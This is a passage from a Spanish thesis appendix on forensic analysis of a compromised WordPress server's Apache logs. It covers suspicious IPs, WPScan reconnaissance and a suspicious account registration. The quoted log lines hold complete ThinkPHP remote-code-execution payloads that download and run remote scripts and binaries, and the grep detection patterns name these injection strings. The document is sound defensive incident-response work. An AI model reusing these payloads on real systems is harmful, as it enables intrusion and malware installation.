Del resultado de este punto añadimos todas las IPs origen a nuestra lista negra de IPs:

```
$ grep "%27" access.result | cut -d" " -f1 >> ips_sospechosas
$ grep "%23" access.result | cut -d" " -f1 >> ips_sospechosas
$ grep "%2F" access.result | cut -d" " -f1 >> ips_sospechosas
```

Obteniendo:

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ cat ips_sospechosas | sort | uniq -c | sort -r
 7 80.31.225.16
 6 185.244.25.106
 3 193.238.152.59
 2 208.113.162.107
 2 205.185.113.123
 1 80.72.4.100
 1 80.211.142.26
 1 80.211.112.150
 1 78.181.101.155
 1 194.147.34.64
 1 185.244.25.108
 1 183.192.243.180
 1 118.89.144.131
```

Figura 105: IPs sospechosas 2

Estas IPs no se encuentran dentro del resultado obtenido en el [anexo 9.17](#), por lo que podemos independizar un ataque del otro.

La IP 80.31.225.16, en función de los resultados obtenidos en el [punto 4.2.2.2.1](#) sería una IP confiable.

### Palabras Clave Específicas

Búsqueda por palabras clave específicas que a menudo se asocian con ataques y vulnerabilidades, como *phpMyAdmin*, *wp-admin*, *xmlrpc.php*, etc.

Visto en los apartados anteriores la presencia *WPscan*, es una herramienta conocida utilizada para encontrar vulnerabilidades en sitios web de *WordPress*, la añadimos a nuestra lista de palabras.

Se obtienen resultados para la palabra clave *WPscan*; 105 resultados para la IP ya vistas 193.238.152.59

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "wpscan" access.result | wc -l
105
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "wpscan" access.result | cut -d " " -f1 | sort | uniq -c | sort -n
 105 193.238.152.59
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep -E ".*200.*wpscan" access.result | wc -l
23
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 106: Incidencias *WPscan* en logs apache

De todas estas peticiones con resultado 200, en la cual el servidor devolvió una respuesta, tenemos 23. Estas peticiones intentan obtener la máxima información del sitio web, para identificar versiones de *WordPress*, temas, plugins y otros detalles que pueden ser visibles desde el HTML generado.

Estas peticiones tienen como marca temporal el día 30/12/2018 entre las 12:04 y las 12:27.

Entre ellas tenemos:

```
193.238.152.59 - - [30/Dec/2018:12:27:44 +0000] "GET /wp-login.php?action=register HTTP/1.1" 200 1507 "-" "WPscan v3.4.2 (https://WPscan.org/)"
```

WPscan está comprobando si la página de registro (*wp-login.php?action=register*) está accesible. Esto es común en escaneos de seguridad para identificar si el registro de usuarios está abierto al público.

```
193.238.152.59 - - [30/Dec/2018:12:27:50 +0000] "GET /wp-content/plugins/reflex-gallery/readme.txt HTTP/1.1" 200 3379 "-" "WPscan v3.4.2 (https://WPscan.org/)".
```

Esta es la última petición exitosa por parte de WPscan, la cual obtiene información del plugin *reflex-gallery* instalado.

### 9.18.1 Estudio individualizado de IPs sospechosas en logs de apache

Del listado de IPs obtenidos en los puntos anteriores, realizamos un estudio individual de cada una de ellas,

Para automatizar el análisis, realizamos un script, el cual leerá un listado de ips y tomará todas las peticiones GET con resultado 200 y que carezcan de un referenciador en la URL. En el contexto de la seguridad, una solicitud sin referenciador no es necesariamente indicativa de actividad maliciosa. Sin embargo, si se observa un patrón de solicitudes inusuales o maliciosas que consistentemente carecen de referenciador, esto podría ser un indicio de que las solicitudes son generadas por una herramienta automatizada o un script malicioso. Por lo que realizamos una investigación más detallada para entender mejor la naturaleza y el origen de estas solicitudes.

De estas peticiones, filtraremos por aquellos patrones que indiquen que intentan acceder al contenido de administración, configuración o bien intentan ejecutar código mediante la inyección del mismo. Se usarán los patrones de inyección ya comentados en este mismo anexo:

```
grep -E ". *GET /(.*admin.*|.*login.*|.*setup.*|.*config.*|.*shell_exce.*|.*invokefunction.*|.*%27.*|.*%23.*|.*%22.*|.*3B.*|.*2F.*|.*WPscan.*)" | grep -E ". *200.*\|-|\\""
```

El código del script creado se muestra en el [anexo 9.19](#)

Del resultado de la ejecución de este script, comentamos sólo las IPs de las que hemos obtenido una información relevante.

IP 183.192.243.180

```

IP: 183.192.243.180
Total peticiones: 1
Realizadas entre el [22/Dec/2018:02:19:23 y el [22/Dec/2018:02:19:23
Peticiones POST resultado 200: 0
Peticiones POST sin referenciador 0
Peticiones POST con referenciador "ganga.site" 0
Peticiones GET resultado 200: 1
Peticiones GET sin referenciador 1
De las cuales son peticiones sospechosas:
183.192.243.180 - - [22/Dec/2018:02:19:23 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=
shell_exec&vars[1][]=cd%20/tmp;wget%20http://cnc.junoland.xyz/bins/egg.x86;cat%20egg.x86%20>%20lzrd;chmod%20777%20lzrd;./Lzrd%20thinkphp.x
86 HTTP/1.1" 200 0 "-" "Sefa"
Datos de la ip:
% Abuse contact for '183.192.0.0 - 183.193.255.255' is 'idc-noc@sh.chinamobile.com'
country: CN
country: ZZ
country: cn
Peticiones GET con referenciador "ganga.site" 0

```

Figura 107: Estudio IP 183.192.243.180 logs apache

Intento de explotar vulnerabilidad del framework ThinkPHP ya comentada en este mismo anexo.

IP: 185.244.25.106

```

IP: 185.244.25.106
Total peticiones: 6
Realizadas entre el [25/Dec/2018:01:37:52 y el [26/Dec/2018:20:52:27
Peticiones POST resultado 200: 0
Peticiones POST sin referenciador 0
Peticiones POST con referenciador "ganga.site" 0
Peticiones GET resultado 200: 6
Peticiones GET sin referenciador 6
De las cuales son peticiones sospechosas:
185.244.25.106 - - [25/Dec/2018:01:37:52 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=s
hell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.106 - - [25/Dec/2018:02:56:32 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=s
hell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.106 - - [26/Dec/2018:08:42:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=s
hell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.106 - - [26/Dec/2018:10:22:21 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=s
hell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.106 - - [26/Dec/2018:13:49:25 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=s
hell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.106 - - [26/Dec/2018:20:52:27 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=s
hell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
Datos de la ip:
% Abuse contact for '185.244.25.0 - 185.244.25.127' is 'abuse@ht-hosting.de'
country: DE
organisation: ORG-HA902-RIPE
org-name: Anders & Thesing GBR
Peticiones GET con referenciador "ganga.site" 0

```

Figura 108: Estudio IP 185.244.25.106 logs apache

Intento de explotar vulnerabilidad del framework ThinkPHP ya comentada en este mismo anexo.

IP 193.238.152.59

```

IP: 193.238.152.59
Total peticiones: 360
Realizadas entre el [30/Dec/2018:10:27:06 y el [30/Dec/2018:12:28:22
Peticiones POST resultado 200: 30
Peticiones POST sin referenciador 0
Peticiones POST con referenciador "ganga.site" 30
Peticiones GET resultado 200: 225
Peticiones GET sin referenciador 32
De las cuales son peticiones sospechosas:
193.238.152.59 - - [30/Dec/2018:10:27:06 +0000] "GET /wp-login.php?action=register HTTP/1.1" 200 4801 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:10:50:11 +0000] "GET /wp-login.php?action=register HTTP/1.1" 200 4801 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:33:48 +0000] "GET /wp-login.php HTTP/1.1" 200 1753 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:45:56 +0000] "GET /wp-login.php HTTP/1.1" 200 1753 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:12:04:51 +0000] "GET / HTTP/1.1" 200 31318 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:04:52 +0000] "GET / HTTP/1.1" 200 28274 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:04:56 +0000] "GET /readme.html HTTP/1.1" 200 3347 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:04:58 +0000] "GET /wp-login.php?action=register HTTP/1.1" 200 1507 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:04:58 +0000] "GET /wp-content/uploads/ HTTP/1.1" 200 713 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:04:58 +0000] "GET /index.php/feed/ HTTP/1.1" 200 8607 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:05:00 +0000] "GET /index.php/comments/feed/ HTTP/1.1" 200 2222 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:05:00 +0000] "GET /wp-content/themes/twentyseventeen/style.css?ver=4.9.9 HTTP/1.1" 200 16123 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:05:00 +0000] "GET /wp-content/themes/twentyseventeen/style.css HTTP/1.1" 200 16123 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:05:01 +0000] "GET /wp-content/themes/twentyseventeen/README.txt HTTP/1.1" 200 1888 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:37 +0000] "GET / HTTP/1.1" 200 31452 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:38 +0000] "GET / HTTP/1.1" 200 28408 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:43 +0000] "GET /readme.html HTTP/1.1" 200 3347 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:44 +0000] "GET /wp-login.php?action=register HTTP/1.1" 200 1507 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:45 +0000] "GET /wp-content/uploads/ HTTP/1.1" 200 713 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:45 +0000] "GET /index.php/feed/ HTTP/1.1" 200 8607 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:46 +0000] "GET /index.php/comments/feed/ HTTP/1.1" 200 2222 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:47 +0000] "GET /wp-content/themes/twentyseventeen/style.css?ver=4.9.9 HTTP/1.1" 200 16123 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:47 +0000] "GET /wp-content/themes/twentyseventeen/style.css HTTP/1.1" 200 16123 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:48 +0000] "GET /wp-content/themes/twentyseventeen/README.txt HTTP/1.1" 200 1888 "-" "WPScan v3.4.2 (https://wpscan.org/)"
193.238.152.59 - - [30/Dec/2018:12:27:50 +0000] "GET /wp-content/plugins/reflex-gallery/readme.txt HTTP/1.1" 200 3379 "-" "WPScan v3.4.2 (https://wpscan.org/)"
Datos de la ip:
% Abuse contact for '193.238.152.0 - 193.238.155.255' is 'abuse@uaservers.net'
country: UA
organisation: ORG-VL14-RIPE
org-name: Volodymyr Lyakh
country: UA
Peticiones GET con referenciador "ganga.site" 192

```

Figura 109: Estudio IP 193.238.152.59 logs apache

Para esta IP, vemos que es desde la cual se realizó el escaneo del sitio *WordPress* mediante la herramienta *WPscan*. Además, nos llaman la atención estas peticiones:

*193.238.152.59 - - [30/Dec/2018:10:27:06 +0000] "GET /wp-login.php?action=register HTTP/1.1" 200 4801 "-" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"*

Parece ser un intento de acceso a la página de registro de *WordPress* (*/wp-login.php?action=register*). Esto no es inusual en sí mismo, pero si el sitio web tiene el registro de usuarios deshabilitado o restringido, esta solicitud podría ser un intento de encontrar vulnerabilidades. El referenciador ("-") está ausente, lo que significa que el usuario accedió directamente a la URL.

*193.238.152.59 - - [30/Dec/2018:11:33:48 +0000] "GET /wp-login.php HTTP/1.1" 200 1753 "-" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"*

Esta petición es un acceso a la página de inicio de sesión de *WordPress* (*/wp-login.php*). No es inusual ni necesariamente sospechosa. Sin embargo, un patrón de intentos de acceso repetidos o combinados con otros comportamientos inusuales (como los intentos de inyección de código vistos) podría ser motivo de preocupación.

Indagando un poco más en este comportamiento y filtrando por el siguiente patrón:

```
$ grep -E "193\.238\.152\.59.*GET.*wp-login.*200.*" access.result
```

Obtenemos:

```
193.238.152.59 - - [30/Dec/2018:10:27:06 +0000] "GET /wp-  
login.php?action=register HTTP/1.1" 200 4801 "-" "Mozilla/5.0 (X11; Linux x86_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
193.238.152.59 - - [30/Dec/2018:10:28:07 +0000] "GET /wp-  
login.php?checkemail=registered HTTP/1.1" 200 1661 "https://ganga.site/wp-  
login.php?action=register" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
193.238.152.59 - - [30/Dec/2018:10:29:34 +0000] "GET /wp-  
login.php?action=register HTTP/1.1" 200 1711 "https://ganga.site/wp-  
login.php?checkemail=registered" "Mozilla/5.0 (X11; Linux x86_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
193.238.152.59 - - [30/Dec/2018:10:29:56 +0000] "GET /wp-  
login.php?checkemail=registered HTTP/1.1" 200 1661 "https://ganga.site/wp-  
login.php?action=register" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
193.238.152.59 - - [30/Dec/2018:10:50:11 +0000] "GET /wp-  
login.php?action=register HTTP/1.1" 200 4801 "-" "Mozilla/5.0 (X11; Linux x86_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
193.238.152.59 - - [30/Dec/2018:10:51:22 +0000] "GET /wp-  
login.php?checkemail=registered HTTP/1.1" 200 1661 "https://ganga.site/wp-  
login.php?action=register" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
193.238.152.59 - - [30/Dec/2018:10:51:42 +0000] "GET /wp-login.php?action=rp  
HTTP/1.1" 200 2424 "https://www.guerrillamail.com/inbox?mail_id=451407438"  
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/66.0.3359.139 Safari/537.36"  
193.238.152.59 - - [30/Dec/2018:10:52:24 +0000] "GET /wp-login.php HTTP/1.1" 200  
1604 "https://ganga.site/wp-login.php?action=resetpass" "Mozilla/5.0 (X11; Linux  
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139  
Safari/537.36"
```

Estas peticiones parecen representar un proceso de registro y recuperación de contraseña de usuario en un sitio web con *WordPress* del servidor en estudio.

Registro de Usuario: las peticiones a `/wp-login.php?action=register` son intentos de acceder a la página de registro de usuario de *WordPress*. Estas peticiones tienen éxito (indicado por el código de estado HTTP 200) y no tienen referenciador, lo que sugiere que se accedió directamente a ellas.

Verificación de Email: las peticiones a `/wp-login.php?checkemail=registered` parecen ser una verificación de correo electrónico después del registro. El referenciador ("`https://ganga.site/wp-login.php?action=register`") indica que el usuario llegó a esta página después de intentar registrarse. Estas peticiones también tienen éxito.

Recuperación de Contraseña: La petición a `/wp-login.php?action=rp` (donde "rp" significa "reset password", ver imagen 99) se hace después de acceder a un servicio de correo electrónico temporal ("`https://www.guerrillamail.com/inbox?mail_id=451407438`"), lo que sugiere que

se está utilizando un correo electrónico temporal para el proceso de recuperación de contraseña.

```
GNU nano 2.9.3 wp-login.php
if ( get_option( 'users_can_register' ) ) :
    $registration_url = sprintf( '<a href="%s">%s</a>', esc_url( wp_registration_url() ), __( 'Register' ) );
    echo esc_html( $login_link_separator );

    /** This filter is documented in wp-includes/general-template.php */
    echo apply_filters( 'register', $registration_url );
endif;
?>
</p>
<?php
login_footer('user_login');

if ( $switched_locale ) {
    restore_previous_locale();
}

break;
case 'resetpass' :
case 'rp' :
    list( $rp_path ) = explode( '?', wp_unslash( $_SERVER['REQUEST_URI'] ) );
    $rp_cookie = wp_resetpass-' . COOKIEHASH;
    if ( isset( $_GET['key'] ) ) {
        $value = sprintf( '%s:%s', wp_unslash( $_GET['login'] ), wp_unslash( $_GET['key'] ) );
        setcookie( $rp_cookie, $value, 0, $rp_path, COOKIE_DOMAIN, is_ssl(), true );
        wp_safe_redirect( remove_query_arg( array( 'key', 'login' ) ) );
        exit;
    }

    if ( isset( $_COOKIE[ $rp_cookie ] ) && 0 < strpos( $_COOKIE[ $rp_cookie ], ':' ) ) {
        list( $rp_login, $rp_key ) = explode( ':', wp_unslash( $_COOKIE[ $rp_cookie ] ), 2 );
```

Figura 110: Vista fichero wp-login.php

Acceso a la Página de Inicio de Sesión: la petición final a */wp-login.php* es un intento de acceder a la página de inicio de sesión de *WordPress*, con un referenciador de la página de restablecimiento de contraseña ("*https://ganga.site/wp-login.php?action=resetpass*").

En conjunto, estas peticiones parecen mostrar un flujo de registro de usuario, seguido de un intento de recuperación de contraseña, y finalmente un intento de acceso a la página de inicio de sesión.

La utilización de un servicio de correo electrónico temporal para la recuperación de la contraseña puede ser una señal de actividad sospechosa o malintencionada.

Es decir, existe un usuario registrado en el servidor, con intenciones de explotar el sitio, en vista al estudio del contexto de la IP desde la que se realiza el registro de usuario.

Como se puede ver en las siguientes peticiones, el usuario llega a tener acceso mediante un usuario logeado:

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep -E
"193\238\152\59.*GET.*profile\.php.*200.*" access.result
```

```
193.238.152.59 - - [30/Dec/2018:10:52:33 +0000] "GET /wp-admin/profile.php
HTTP/1.1" 200 64639 "https://ganga.site/wp-login.php" "Mozilla/5.0 (X11; Linux
```

```
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
193.238.152.59 - - [30/Dec/2018:10:52:42 +0000] "GET /wp-
admin/profile.php?updated=1 HTTP/1.1" 200 64174 "https://ganga.site/wp-
admin/profile.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:18:06 +0000] "GET /wp-admin/profile.php
HTTP/1.1" 200 64277 "https://ganga.site/wp-admin/index.php" "Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:34:03 +0000] "GET /wp-admin/profile.php
HTTP/1.1" 200 64158 "https://ganga.site/wp-login.php" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:46:11 +0000] "GET /wp-admin/profile.php
HTTP/1.1" 200 64160 "https://ganga.site/wp-login.php" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
```

El usuario llegó a la página *profile.php* desde la página de inicio de sesión de WordPress (*wp-login.php*).

La petición es un acceso legítimo a la página de perfil del área de administración de WordPress (*wp-admin/profile.php*). El hecho de que el código de estado sea 200 y la petición provenga de la página de inicio de sesión sugiere que el usuario se logueó exitosamente y luego accedió a la página de perfil.

Todas las peticiones desde esta IP se localizan en el fichero *access.log.4.gz*.

Una consulta sobre la identidad de esta IP, la localiza en Ucrania, y todo indica que provenga de una VPN.

```
edulo@edulo:~$ whois 193.238.152.59
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://apps.db.ripe.net/docs/HTML-Terms-And-Conditions

% Note: this output has been filtered.
% To receive output for a database update, use the "-B" flag.

% Information related to '193.238.152.0 - 193.238.155.255'

% Abuse contact for '193.238.152.0 - 193.238.155.255' is 'abuse@uaservers.net'

inetnum: 193.238.152.0 - 193.238.155.255
netname: LYAKH-NET
country: UA
org: ORG-VL14-RIPE
admin-c: NVB16-RIPE
tech-c: ANK17-RIPE
status: ASSIGNED PI
mnt-by: LYAKH-MNT
mnt-by: RIPE-NCC-END-MNT
mnt-routes: LYAKH-MNT
mnt-routes: ITL-MNT
```

*mnt-domains: LYAKH-MNT*  
*mnt-domains: ITL-MNT*  
*created: 2005-04-05T08:15:55Z*  
*last-modified: 2018-07-02T09:41:00Z*  
*source: RIPE*  
*sponsoring-org: ORG-IC4-RIPE*

*organisation: ORG-VL14-RIPE*  
*org-name: Volodymyr Lyakh*  
*country: UA*  
*org-type: OTHER*  
*address: office 127, ak.Pavlova street, 134B, 61170, Kharkov, UA*  
*phone: +380 572 677000*  
*fax-no: +380 572 677000*  
*abuse-c: AR25546-RIPE*  
*admin-c: NVB16-RIPE*  
*tech-c: ANK17-RIPE*  
*mnt-ref: LYAKH-MNT*  
*mnt-by: LYAKH-MNT*  
*created: 2005-03-16T16:34:57Z*  
*last-modified: 2023-10-04T14:25:35Z*  
*source: RIPE # Filtered*

*person: Alex N. Krasnyansky*  
*address: Scana Ltd*  
*address: office 20, Krasnoshkolnaja naberezhnaja, 2*  
*address: Kharkov, UA*  
*phone: +380-57-7198976*  
*fax-no: +380-57-7198964*  
*nic-hdl: ANK17-RIPE*  
*created: 1970-01-01T00:00:00Z*  
*last-modified: 2016-04-05T20:13:55Z*  
*mnt-by: RIPE-NCC-LOCKED-MNT*  
*source: RIPE # Filtered*

*person: Nikolay V. Bondarenko*  
*address: SaltovNet*  
*address: Bluhera street 20-260*  
*address: Kharkov, UA*  
*phone: +380-572-688509*  
*fax-no: +380-572-688509*  
*nic-hdl: NVB16-RIPE*  
*created: 2005-02-17T09:28:49Z*  
*last-modified: 2016-04-07T00:06:22Z*  
*mnt-by: RIPE-NCC-LOCKED-MNT*  
*source: RIPE # Filtered*

*% Information related to '193.238.152.0/23AS15626'*

*route: 193.238.152.0/23*  
*descr: UASERVERS*  
*origin: AS15626*  
*mnt-by: ITL-MNT*  
*created: 2013-04-12T12:02:46Z*  
*last-modified: 2013-04-12T12:02:46Z*  
*source: RIPE*

*% This query was served by the RIPE Database Query Service version 1.109.1 (BUSA)*

**IP: 205.185.113.123**

```

IP: 205.185.113.123
Total peticiones: 8
Realizadas entre el [25/Dec/2018:01:37:52 y el [26/Dec/2018:20:52:27
Peticiones POST resultado 200: 0
Peticiones POST sin referenciador 0
Peticiones POST con referenciador "ganga.site" 0
Peticiones GET resultado 200: 8
Peticiones GET sin referenciador 8
De las cuales son peticiones sospechosas:
205.185.113.123 -- [29/Dec/2018:08:11:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 38864 "-" "Sefa"
205.185.113.123 -- [29/Dec/2018:03:05:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 0 "-" "Sefa"
Datos de la ip:
OrgAbuseHandle: FDI19-ARIN
OrgAbuseName: Dias, Francisco
OrgAbusePhone: +1-770-977-6246
OrgAbuseEmail: admin@frantech.ca
OrgAbuseRef: https://rdap.arin.net/registry/entity/FDI19-ARIN
Peticiones GET con referenciador "ganga.site" 0

```

Figura 111: Estudio IP 205.185.113.123 logs apache

Intento de explotar vulnerabilidad del framework ThinkPHP ya comentada en este mismo anexo.

IP 78.181.101.155

```

IP: 78.181.101.155
Total peticiones: 1
Realizadas entre el [23/Dec/2018:10:40:30 y el [23/Dec/2018:10:40:30
Peticiones POST resultado 200: 0
Peticiones POST sin referenciador 0
Peticiones POST con referenciador "ganga.site" 0
Peticiones GET resultado 200: 1
Peticiones GET sin referenciador 1
De las cuales son peticiones sospechosas:
78.181.101.155 -- [23/Dec/2018:10:40:30 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://cnc.junoland.xyz/bins/egg.x86;cat%20/egg.x86%20>%20lzd;chmod%20777%20lzd;./lzd%20thinkphp.x86 HTTP/1.1" 200 63360 "-" "Sefa"
Datos de la ip:
% Abuse contact for '78.181.0.0 - 78.181.255.255' is 'abuse@turktelekom.com.tr'
country: tr
Peticiones GET con referenciador "ganga.site" 0

```

Figura 112: Estudio IP 78.181.101.155 logs apache

Intento de explotar vulnerabilidad del framework ThinkPHP ya comentada en este mismo anexo.

IP 80.31.225.16

Esta IP se detectó en el [punto 4.2.2.2.1](#), y se considera confiable el origen. Igualmente la analizamos en detalle.

```

IP: 80.31.225.16
Total peticiones: 202
Realizadas entre el [21/Dec/2018:17:47:02 y el [21/Dec/2018:19:06:21
Peticiones POST resultado 200: 36
Peticiones POST sin referenciador 0
Peticiones POST con referenciador "ganga.site" 36
Peticiones GET resultado 200: 134
Peticiones GET sin referenciador 6
De las cuales son peticiones sospechosas:
80.31.225.16 -- [21/Dec/2018:18:04:07 +0000] "GET /wp-admin/setup-config.php HTTP/1.1" 200 7450 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
80.31.225.16 -- [21/Dec/2018:18:23:45 +0000] "GET /wp-admin/setup-config.php HTTP/1.1" 200 4212 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
Datos de la ip:
% Abuse contact for '80.30.0.0 - 80.31.255.255' is 'nemesys@telefonica.es'
country: ES
Peticiones GET con referenciador "ganga.site" 127

```

Figura 113: Estudio IP 80.31.225.16 logs apache

Dirección IP del Solicitante: 80.31.225.16

Fecha y Hora de la Petición: [21/Dec/2018:18:04:07 +0000]

*/wp-admin/setup-config.php*: el recurso solicitado es un archivo PHP dentro del directorio de administración (*wp-admin*) de un sitio *WordPress*. Este archivo en particular, *setup-config.php*, es utilizado durante el proceso de configuración inicial de *WordPress*.

Examinando el contexto de estas peticiones:

```
$ grep -E "80\.\31\.\225\.\16.\*200.\*" access.result
```

... se omiten resultados ...

```
80.31.225.16 - - [21/Dec/2018:18:23:49 +0000] "POST /wp-admin/setup-  
config.php?step=0 HTTP/1.1" 200 1463 "https://ganga.site/wp-admin/setup-  
config.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/66.0.3359.139 Safari/537.36"  
80.31.225.16 - - [21/Dec/2018:18:23:50 +0000] "GET /wp-admin/setup-  
config.php?step=1&language=ca HTTP/1.1" 200 1466 "https://ganga.site/wp-  
admin/setup-config.php?step=0" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
80.31.225.16 - - [21/Dec/2018:18:24:06 +0000] "POST /wp-admin/setup-  
config.php?step=2 HTTP/1.1" 200 1182 "https://ganga.site/wp-admin/setup-  
config.php?step=1&language=ca" "Mozilla/5.0 (X11; Linux x86_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
80.31.225.16 - - [21/Dec/2018:18:24:07 +0000] "GET /wp-  
